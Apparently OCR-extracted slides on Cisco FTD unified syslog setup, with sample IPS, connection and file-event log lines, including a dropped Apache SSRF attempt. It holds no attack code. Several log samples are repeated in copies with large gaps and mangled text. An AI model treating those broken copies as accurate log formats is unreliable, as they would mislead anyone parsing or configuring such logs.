Syslog Severity: ALERT

IPS Settings

☑ Send Syslog messages for IPS events

Default syslog settings configured above are used for syslog destinations for IPS events

File and Malware Settings

☑ Send Syslog messages for File and Malware events

Default syslog settings configured above are used for syslog destinations for File and Ma

2. Devices > Platform Settings

☑ Allow user traffic to pass when TCP syslog server is down
(Recommended to be enabled)


Message Queue Size(messages)*: 8192

(0 - 8192 messages). Use 0 to indicate unlimited Queue Size

Interface	IP Address	Protocol	Port	EMBLEM	SECURE
Management	Splunk-198.1...	TCP	1470	false	false
Management	Graylog-Serv...	UDP	1514	false	false
Inside	SEC	UDP	514	false	false

Unified Syslog: AC Policy Configuration

Security Event Syslog



1. Policy > Edit > Logging

Rules | Security Intelligence | HTTP Responses | **Logging** | Advanced

Default Syslog Settings:

The following configuration will be used for all syslog destinations in this AC policy and all included SSL, Prefilter and Intrusion policies unless explicitly overridden.

□ Send using specific syslog alert

Syslog Alert

☑ Use the syslog settings configured in the FTD Platform Settings policy deployed on the device

Syslog Severity: ALERT

IPS Settings

☑ Send Syslog messages for IPS events

Default syslog settings configured above are used for syslog destinations for IPS events

File and Malware Settings

☑ Send Syslog messages for File and Malware events

Default syslog settings configured above are used for syslog destinations for File and Ma

2. Devices > Platform Settings

Logging Setup | Logging Destinations | Email Setup | Event Lists | Rate Limit | Syslog Settings | **Syslog Servers**

☑ Allow user traffic to pass when TCP syslog server is down (Recommended to be enabled)

Message Queue Size(messages)*: 8192 (0 - 8192 messages). Use 0 to indicate unlimited Queue Size

Add

Interface	IP Address	Protocol	Port	EMBLEM	SECURE
Management	Splunk-198.1...	TCP	1470	false	false
Management	Graylog-Serv...	UDP	1514	false	false
Inside					

3


Logging Setup | Logging Destinations | Email Setup | **Event Lists** | Rate Limit | Syslog Settings | Syslog Servers

Add

Name	Event Class/Severity	Message IDs
FTD-Security-Events-List		430001-430005

Unified Syslog: IPS Event


Event ID 430001 Sample



```
2022-05-03T03:53:06Z ftd %FTD-1-430001: DeviceUUID: a8af1240-4829-11ec-b62a-af3eff1734bd, InstanceID: 2, FirstPacketSecond:
2022-05-03T03:53:06Z, ConnectionID: 4544, SrcIP: 64.39.108.101, DstIP: 10.180.10.25, SrcPort: 40640, DstPort: 80, Protocol: tcp,
IngressInterface: Outside, EgressInterface: Inside, IngressZone: Outside, EgressZone: Inside, Priority: 1, GID: 1, SID: 58820, Revision: 1,
Message: SERVER-APACHE Apache HTTP server SSRF attempt, Classification: Attempted User Privilege Gain, User: Not Found,
ApplicationProtocol: Unknown, IntrusionPolicy: CSTA-vFTD-HF-IPS-Policy, ACPolicy: CSTA-vFTD-HF, AccessControlRuleName: Restricted-
ports, NAPPolicy: Custom-NAP-Policy, InlineResult: Dropped, IngressVRF: Global, EgressVRF: Global
```

Unified Syslog: IPS Event


Event ID 430001 Sample



```
2022-05-03T03:53:06          -430001: DeviceUUID: a8af              ec-b62a-af3ef              tand              cketSecond:
2          3:53:06Z, ConnectionID: 4544, SrcIP: 64.39.108.101,              0.25, Sr              , Ds              ocol: tcp,
In          ce: Outside, EgressIn              Outs              rity: 1, GID: 1, SID: 5              n: 1,
Message: SERVER-APACHE Apache              assification: Attem              ivilege Gain, User: No
ApplicationProtocol: Unknown, IntrusionPolicy:              PS-Policy, ACPolicy: CSTA-vFTD-HF, AccessControlRuleName: Restricted-
ports, NAPPolicy: Custom-NAP-Policy, InlineResult: Dropped, IngressVRF: Global, EgressVRF: Global
```

Syslog Sample: Connection at the Beginning & End

Event Id 430002 & 430003




```
2022-05-03T05:36:36Z ftd %FTD-1-430002: EventPriority: Low, DeviceUUID: a8af1240-4829-11ec-b62a-af3eff1734bd, InstanceID: 4,
FirstPacketSecond: 2022-05-03T05:36:36Z, ConnectionID: 39064, AccessControlRuleAction: Allow, SrcIP: 10.180.10.25, DstIP: 34.203.54.83,
SrcPort: 52830, DstPort: 443, Protocol: tcp, IngressInterface: Inside, EgressInterface: Outside, IngressZone: Inside, EgressZone: Outside,
IngressVRF: Global, EgressVRF: Global, ACPolicy: CSTA-vFTD-HF, AccessControlRuleName: Defalut Allow, Prefilter Policy: CSTA-vFTD-HF, User:
CSTA\jwright, Client: SSL client, ApplicationProtocol: HTTPS, InitiatorPackets: 3, ResponderPackets: 1, InitiatorBytes: 723, ResponderBytes: 74,
NAPPolicy: Custom-NAP-Policy, SSLPolicy: None, SSLFlowStatus: Success, SSLCipherSuite: Unknown, SSLCertificate:
daf7e764778a3aebfa79b8d5052838a7249cf21d, SSLVersion: Unknown, SSLServerCertStatus: Not Checked, SSLActualAction: Do Not Decrypt,
SSLExpectedAction: Do Not Decrypt, SSLSessionID: 0000000000000000000000000000000000000000000000000000000000000000,
SSLTicketID: 0000000000000000000000000000000000000000, URLCategory: Computers and Internet, URLReputation: Favorable, URL: https://
hub.docker.com, NAT_InitiatorPort: 52830, NAT_ResponderPort: 443, NAT_InitiatorIP: 198.18.133.254, NAT_ResponderIP: 34.203.54.83

2022-05-03T05:36:37Z ftd %FTD-1-430003: EventPriority: Low, DeviceUUID: a8af1240-4829-11ec-b62a-af3eff1734bd, InstanceID: 4,
FirstPacketSecond: 2022-05-03T05:36:36Z, ConnectionID: 39064, AccessControlRuleAction: Allow, SrcIP: 10.180.10.25, DstIP: 34.203.54.83,
SrcPort: 52830, DstPort: 443, Protocol: tcp, IngressInterface: Inside, EgressInterface: Outside, IngressZone: Inside, EgressZone: Outside,
IngressVRF: Global, EgressVRF: Global, ACPolicy: CSTA-vFTD-HF, AccessControlRuleName: Defalut Allow, Prefilter Policy: CSTA-vFTD-HF, User:
CSTA\jwright, Client: SSL client, ApplicationProtocol: HTTPS, WebApplication: Web Browsing, ConnectionDuration: 1, InitiatorPackets: 15,
ResponderPackets: 19, InitiatorBytes: 3399, ResponderBytes: 6006, NAPPolicy: Custom-NAP-Policy, SSLPolicy: None, SSLFlowStatus: Success,
SSLCipherSuite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256, SSLCertificate: daf7e764778a3aebfa79b8d5052838a7249cf21d,
SSLVersion: TLSv1.2, SSLServerCertStatus: Valid, SSLActualAction: Do Not Decrypt, SSLExpectedAction: Do Not Decrypt, SSLSessionID:
2aa98acd3057600c890b0e7877baafc6113097ea3ad5fe71ca74ded6b360f290, SSLTicketID: 0000000000000000000000000000000000000000,
URLCategory: Computers and Internet, URLReputation: Favorable, URL: https://hub.docker.com, NAT_InitiatorPort: 52830, NAT_ResponderPort:
443, NAT_InitiatorIP: 198.18.133.254, NAT_ResponderIP: 34.203.54.83
```

Syslog Sample: Connection at the Beginning & End

Event Id 43000 0003



```
2022-05-03T05:36:36Z ftd %FTD-1-430002: y: Low, DeviceUUID: a8af124 c-b62a d, InstanceID: 4,
FirstPacketSecond: 2022-05-03T05:36:36Z, ConnectionID: 39064, Access Action: Allow, SrcIP: 10.180.10.25, DstIP: 34.203.54.83,
830, DstPort: 443, Protocol: tcp, IngressInterface: Inside, Egre Outside, IngressZone: Inside, EgressZone: Outside,
 Global, EgressVRF: Global, ACPolicy: CSTA-vFTD-HF, AccessControlRuleName: Defalut Allow, Prefilter Policy: CSTA-vFTD-HF, User:
CSTA\jwright, Client: SSL client, ApplicationProtocol: HTTPS, InitiatorPackets: 3, ResponderPackets: 1, InitiatorBytes: 723, ResponderBytes: 74,
NAPPolicy: Custom-NAP-Policy, SSLPolicy: None, SSLFlowS CipherSuite: Unknown, SSLCertificate:
daf7e764778a3aebfa79b8d5052838a7249cf21d, SSLVersio rverCertStatus: Not Checked, SSLActualAction: Do Not Decrypt,
SSLExpectedAction: SSLSessionID: 000000 000000000000000000000000000000000000000000,
SSLTicketID: 000000 00000000000000000000, URLCategory: Computers and Internet, URLReputation: Favorable, URL: https://
hub.docker.com, NAT_InitiatorPort: 52 sponderPort: 443, NAT_InitiatorIP: 198.18.133.254, NAT_ResponderIP: 34.203.54.83

2022-05-03T05:36:37Z ftd %FTD-1-430003: EventPriority: Low, DeviceUUID: a8af1240-4829-11ec-b62a-af3eff1734bd, InstanceID: 4,
FirstPacketSecond: 2022-05-03T05:36:36Z, ConnectionID: 39064, AccessControlRuleAction: Allow, SrcI 5, DstIP: 34.203.54.83,
SrcPort: 52830, DstPort: 443, Protocol: tcp, IngressInterface: In erface: Outside, IngressZo ssZone: Outside,
 al, EgressVRF: Global, ACPolicy: CSTA-vFTD-H olRuleName: Defalut Allow, CSTA-vFTD-HF, User:
 ent: SSL client, ApplicationProt Application: Web Browsing, ConnectionDuration: 1, InitiatorPa
 Bytes: 3399, Resp NAPPolicy: Custom-NAP-Policy, SSLPolicy: None, SSLFlowSt
SSLCipherSuite: RSA_WITH_AES_ 6, SSLCertificate: daf7e764778a3aebfa79b8d5052838a7249cf2
SSLVersion: TLSv1.2, SSLServerCertStatus: Valid, SSLActualAction: Do Not Decrypt, SSLExpectedAction: Do Not Decrypt, SSLSessionID:
2aa98acd3057600c890b0e7877baafc6113097ea3ad5fe71ca74ded6b360f290, SSLTicketID: 0000000000000000000000000000000000000000,
URLCategory: Computers and Internet, URLReputation: Favorable, URL: https://hub.docker.com, NAT_InitiatorPort: 52830, NAT_ResponderPort:
443, NAT_InitiatorIP: 198.18.133.254, NAT_ResponderIP: 34.203.54.83
```

Syslog Id

Session Id

Event Priority

Device ID

AC Rule Acton

5-Tupple info

AC Rule Name

Username

URL, Category & Reputation info

NAT details 7.1+

Syslog Id

WebApp

Session Duration

SSL Ciphers


TLS version

SSL Action

SSL Session ID

Syslog Sample: File Event


Event Id 430004



```
Nov  7 18:59:57 192.168.0.116 SFIMS  %FTD-1-430004: SrcIP: 10.5.63.51, DstIP: 192.168.0.1, SrcPort: 80, DstPort: 44319, Protocol: tcp, FileDirection:
Download, FileAction: Malware Cloud Lookup, FileSHA256: 9e5284359b9db65b012c0e1d8f5db8c0fd2f6fdba6b199a8df6daf869ea99b61, SHA_Disposition:
Unavailable, SperoDisposition: Spero detection not performed on file, ThreatName: Unknown, FileType: MSOLE2, FileSize: 289280, ApplicationProtocol:
HTTP, Client: Web browser, User: No Authentication Required, FirstPacketSecond: 2018-10-16T18:57:13Z, FilePolicy: vFTD-Malware-Policy,
FileStorageStatus: Not Stored (Disposition Was Pending)
```

Syslog Sample: File Event


Event Id 430004



```
Nov  7 18:59:57 192.168.0.116 SFIMS  %FTD-1-                 0.5.63.51, DstI            , SrcPort: 80, DstPort: 44319, Proto                    tion:
Download, FileAction: Malware Cloud Lookup, FileSHA256: 9e5284359b9db65b012c0e1d8f5db8            19              ea99b61, SHA_Disposition:
Unavailable, SperoDisposition: Spero detection not performed on file, ThreatName: Unknown, FileType: MSOLE2, FileSize: 289280, ApplicationProtocol:
H           Web browser, User: No Authentication Required, FirstPacketSecond: 2018-10-16T18:57:13Z, FilePolicy: vFTD-Malware-Policy,
FileStorageStatus: Not Stored (Disposition Was Pending)
```

Syslog Sample: Malware Event

